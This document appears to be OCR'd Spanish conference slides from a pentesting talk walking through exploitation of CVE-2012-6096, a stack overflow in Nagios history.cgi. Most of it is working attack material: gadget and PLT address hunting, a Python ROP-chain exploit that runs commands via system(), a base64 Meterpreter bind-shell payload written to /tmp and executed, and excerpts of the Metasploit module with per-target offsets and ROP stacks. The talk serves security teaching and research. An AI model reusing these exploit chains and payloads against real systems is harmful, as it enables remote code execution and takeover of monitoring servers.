
- Protección contra desbordamientos de buffer.
- Añadida en tiempo de compilación si se emplean las opciones oportunas.
- Valor aleatorio situado en la pila, antes del EIP.
- Se comprueba su integridad.

Canary en CGI

```
$ ./canary.bin
Canary(0): 0xbfa3ce10
Canary(1): 0xbfa3ce10
Canary(2): 0xbfa3ce10
[…]

$ ./canary.bin
Canary(0): 0xbfcfbcb0
Canary(1): 0xbfcfbcb0
Canary(2): 0xbfcfbcb0
[…]
```

Canary en CGI

```
$ ./canary.bin
Canary(0): 0xbfa3ce10
Canary(1): 0xbfa3ce10
Canary(2): 0xb
[…]

$ ./canary.bin
Canary(0): 0xb
Canary(1): 0xb
Canary(2): 0xb
[…]
```




DEMO

¡Vamos a ello!


- ~~Pentesting & Exploiting~~
- ~~Vulnerabilidad CVE-2012-6096~~
- ~~Exploit público~~
- ~~Como depurar un CGI~~
- ~~Sobreescribiendo la “Return Address”~~
- Construyendo un nuevo ROP
- Exploit funcional

Buscando system/exit PLT





```
$ rabin2 -i history.cgi
[Imports]
[…]
addr=0x08048bb0 off=0x00000bb0 ordinal=016
hint=000 bind=GLOBAL type=FUNC name=system
[…]
addr=0x08048e70 off=0x00000e70 ordinal=060
hint=000 bind=GLOBAL type=FUNC name=exit
60 imports
```

Buscando Pop-Ret




```
$ /opt/msf4/msfelfscan -p history.cgi
0x08048f03 pop ebx; pop ebp; ret
0x0804936b pop edi; pop ebp; ret
0x08049ca6 pop edi; pop ebp; ret
0x0804a6d4 pop edi; pop ebp; ret
[…]

$ rasm2 -a x86 -b 32 'pop ebx'
5b
```


Buscando HostBuffer




```
$ export REMOTE_USER=‘nagiosadmin'
$ export REQUEST_METHOD='GET'
$ export QUERY_STRING="host=`python -c
\"print ‘A'*4000\"`"

$ r2 -d history.cgi
Process with PID 9270 started…
[0x00214850]> dc
[R2] Breakpoint recoil at 0x41414141 = 0
[0x41414140]> s 0
[0x00000000]> /x 4141414141414141414141
hits: 400
0x08079b60 hit0_0 41414141414141414141
[…]
```

DEMO

Buscando Unescape



SourceForge.net Repository – [nagios] Contents of /nagioscore/trunk/...

nagios.svn.sourceforge.net/vie

Google

SourceForge.net Repository – [n...

```
82
83  /* unescape hex characters in CGI input */
84  void unescape_cgi_input(char *input) {
85          int x, y;
86          int len;
87
88          if(input == NULL)
89                  return;
90
91          len = strlen(input);
92          for(x = 0, y = 0; x < len; x++, y++) {
93
94                  if(input[x] == '\x0')
95                          break;
96                  else if(input[x] == '%') {
97                          input[y] = hex_to_char(&input[x + 1]);
98                          x += 2;
99                          }
100                 else
101                         input[y] = input[x];
102                 }
103         input[y] = '\x0';
104
105         return;
106         }
```

Buscando Unescape

xrefs to _strlen

Direction	Type	Address
Down	p	sub_804A560+D7
Down	p	sub_804BB60+18
Down	p	sub_804BB60+3C
Down	p	sub_804BBD0+26
Down	p	sub_804BD50+64
Down	p	sub_804BD50+6E
Down	p	sub_804BD50+133
Down	p	sub_804C260+13
Down	p	sub_804C8A0+18
Down	p	sub_804C930+19
Down	p	sub_804D4D0+12
Down	p	sub_804D4D0+EE
Down	p	sub_804D4D0+FC
Down	p	sub_804D4D0+12A
Down	p	sub_804D670+F
Down	p	sub_804D670+1BD
Down	p	sub_804D670+1CB
Down	p	sub_804D670+1F6
Down	p	sub_804D670+220
Down	p	sub_804D670+236
Down	p	sub_804D670+288
Down	p	sub_804D670+29E
Down	p	sub_804D950+1E
Down	p	sub_804D950+7D
Down	p	.text:0804DCE6
Down	p	.text:0804DD7D

Help Search Cancel OK

Line 8 of 77

```
.text:0804C26E                  jz      short loc_804C2D4
.text:0804C270                  mov     [esp], edi      ; s
.text:0804C273                  call    _strlen
.text:0804C278                  test    eax, eax
.text:0804C27A                  mov     edx, eax
.text:0804C27C                  jle     short loc_804C2DC
.text:0804C27E                  movzx   eax, byte ptr [edi]
.text:0804C281                  test    al, al
.text:0804C283                  jz      short loc_804C2DC
.text:0804C285                  xor     ecx, ecx
.text:0804C287                  xor     esi, esi
.text:0804C289                  xor     ebx, ebx
.text:0804C28B                  jmp     short loc_804C2A7
.text:0804C28B ; ---------------------------------------------------------------------------
.text:0804C28D                  align 10h
.text:0804C290
.text:0804C290 loc_804C290:                             ; CODE XREF: sub_804C260+49↓j
.text:0804C290                  add     ebx, 1
.text:0804C293                  mov     [edi+esi], al
.text:0804C296                  add     esi, 1
.text:0804C299                  cmp     edx, ebx
.text:0804C29B                  jle     short loc_804C2D0
.text:0804C29D
.text:0804C29D loc_804C29D:                             ; CODE XREF: sub_804C260+6B↓j
.text:0804C29D                  movzx   eax, byte ptr [edi+ebx]
.text:0804C2A1                  mov     ecx, ebx
.text:0804C2A3                  test    al, al
.text:0804C2A5                  jz      short loc_804C2D0
.text:0804C2A7
.text:0804C2A7 loc_804C2A7:                             ; CODE XREF: sub_804C260+2B↑j
.text:0804C2A7                  cmp     al, 25h
.text:0804C2A9                  jnz     short loc_804C290
.text:0804C2AB                  lea     eax, [edi+ecx+1]
.text:0804C2AF                  add     ebx, 2
.text:0804C2B2                  mov     [ebp+var_1C], edx
.text:0804C2B5                  add     ebx, 1
.text:0804C2B8                  mov     [esp], eax
.text:0804C2BB                  call    sub_804C210
.text:0804C2C0                  mov     [edi+esi], al
}
```

¡Vamos a ello!

- ~~Pentesting & Exploiting~~
- ~~Vulnerabilidad CVE-2012-6096~~
- ~~Exploit público~~
- ~~Como depurar un CGI~~
- ~~Sobreescribiendo la “Return Address”~~
- ~~Construyendo un nuevo ROP~~
- Exploit funcional

Ejecutando un Ping

```
#!/usr/bin/python
stackspace=0xc43
cmd="ping -c5 127.0.0.1;"
cmd = cmd.replace(" ", “${IFS}")

unescape_addr='\x60\xc2\x04\x08'   # 0x0804c260
popret_addr='\x04\x8f\x04\x08'     # 0x08048f04
hostbuf_addr='\x60\x9b\x07\x08'    # 0x08079b60
system_plt_addr='\xb0\x8b\x04\x08' # 0x08048bb0
exit_addr='\x70\x8e\x04\x08'       # 0x08048e70
rop_chain = unescape_addr+popret_addr+hostbuf_addr
+system_plt_addr+exit_addr+hostbuf_addr

stackspace=stackspace-len(cmd)
exploit=cmd+'A'*stackspace+rop_chain
```

```
$ export QUERY_STRING="host=`python exploit.py`"
```

DEMO

Ejecutando Shell

```
$ msfpayload linux/x86/meterpreter/bind_tcp RHOST=127.0.0.1 X
| base64
```

```
#!/usr/bin/python
# Meterpreter Linux x86 BindTcp 4444
msf_payload=“f0VMRgEBAQAAAAAAAAAAAAI[…]Aid//4Q==“
 cmd="echo "+msf_payload+"|base64 -d|tee /tmp/
 aaa;chmod +x /tmp/aaa;/tmp/aaa;"
 cmd = cmd.replace(" ", “${IFS}")
 […]
```

```
msf> use exploit/multi/handler
msf> set PAYLOAD linux/x86/meterpreter/bind_tcp
msf> set RHOST 127.0.0.1
msf> exploit

[*] Meterpreter session 1 opened (127.0.0.1:56602 ->
127.0.0.1:4444) at 2014-01-20 20:38:50 +0000
meterpreter>
```

Explotación en remoto

```
       Name: Nagios3 history.cgi Host Command Exe
     Module: exploit/unix/webapp/nagios3_history_
    Version: 0
   Platform: Unix, Linux
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Great

Provided by:
  Unknown <temp66@gmail.com>
  blasty <blasty@fail0verflow.com>
  Jose Selvi <jselvi@pentester.es>
  Daniele Martini <cyrax@pkcrew.org>

Available targets:
  Id  Name
  --  ----
  0   Automatic Target
  1   Appliance Nagios XI 2012R1.3 (CentOS 6.x)
  2   Debian 5 (nagios3_3.0.6-4~lenny2_i386.deb)
```

```
[ 'Automatic Target', { 'auto' => true }],
# NOTE: All addresses are from the history.cgi binary
[ 'Appliance Nagios XI 2012R1.3 (CentOS 6.x)',
  {
    'BannerRE' => 'Apache/2.2.15 (CentOS)',
    'VersionRE' => '3.4.1',
    'Arch' => ARCH_X86,
    'Offset' => 0xc43,
    'RopStack' =>
      [
        0x0804c260,   # unescape_cgi_input()
        0x08048f04,   # pop, ret
        0x08079b60,   # buffer addr
        0x08048bb0,   # system()
        0x08048e70,   # exit()
        0x08079b60    # buffer addr
      ]
  }
],
[ 'Debian 5 (nagios3_3.0.6-4~lenny2_i386.deb)',
  {
    'BannerRE' => 'Apache/2.2.9 (Debian)',
    'VersionRE' => '3.0.6',
    'Arch' => ARCH_X86,
    'Offset' => 0xc37,
    'RopStack' =>
      [
        0x0804b620,   # unescape_cgi_input()
        0x08048fe4,   # pop, ret
        0x080727a0,   # buffer addr
        0x08048c7c,   # system()
        0xdeafbabe,   # if should be exit() but it's not
        0x080727a0    # buffer addr
      ]
  }
],
```

Explotación en remoto

```
      Name: Nagios3 history.cgi Host Command Exe
    Module: exploit/unix/webapp/nagios3_history_
   Version: 0
  Platform: Unix, Linux
Privileged: No
```

```
[ 'Automatic Target', { 'auto' => true }],
# NOTE: All addresses are from the history.cgi binary
[ 'Appliance Nagios XI 2012R1.3 (CentOS 6.x)',
  {
    'BannerRE' => 'Apache/2.2.15 (CentOS)',
    'VersionRE' => '3.4.1',
    'Arch' => ARCH_X86,
    'Offset' => 0xc43,
```

```
# Generate a payload ELF to execute
elfbin = generate_payload_exe
elfb64 = Rex::Text.encode_base64(elfbin)

# Generate random filename
tempfile = '/tmp/' + rand_text_alphanumeric(10)

# Generate command-line execution
if mytarget.name =~ /CentOS/
  cmd = "echo #{elfb64}|base64 -d|tee #{tempfile};chmod 700 #{tempfile};rm -rf #{tempfile}|#{tempfile};"
else
  cmd = "echo #{elfb64}|base64 -d|tee #{tempfile} |chmod +x #{tempfile};#{tempfile};rm -f #{tempfile}"
end
host_value = cmd.gsub!(' ', '${IFS}')

# Generate 'host' parameter value
padding_size = mytarget['Offset'] - host_value.length
host_value << rand_text_alphanumeric( padding_size )

# Generate ROP
host_value << mytarget['RopStack'].pack('V*')

# Send exploit
res = send_request_cgi({
  'method'    => 'GET',
  'uri'       => target_uri.path,
```

DEMO

¡Vamos a ello!

- ~~Pentesting & Exploiting~~
- ~~Vulnerabilidad CVE-2012-6096~~
- ~~Exploit público~~
- ~~Como depurar un CGI~~
- ~~Sobreescribiendo la “Return Address”~~
- ~~Construyendo un nuevo ROP~~
- ~~Exploit funcional~~

¡Gracias! ¿Preguntas?

Jose Selvi
http://twitter.com/JoseSelvi

jselvi@incide.es
http://www.incide.es

jselvi@pentester.es
http://www.pentester.es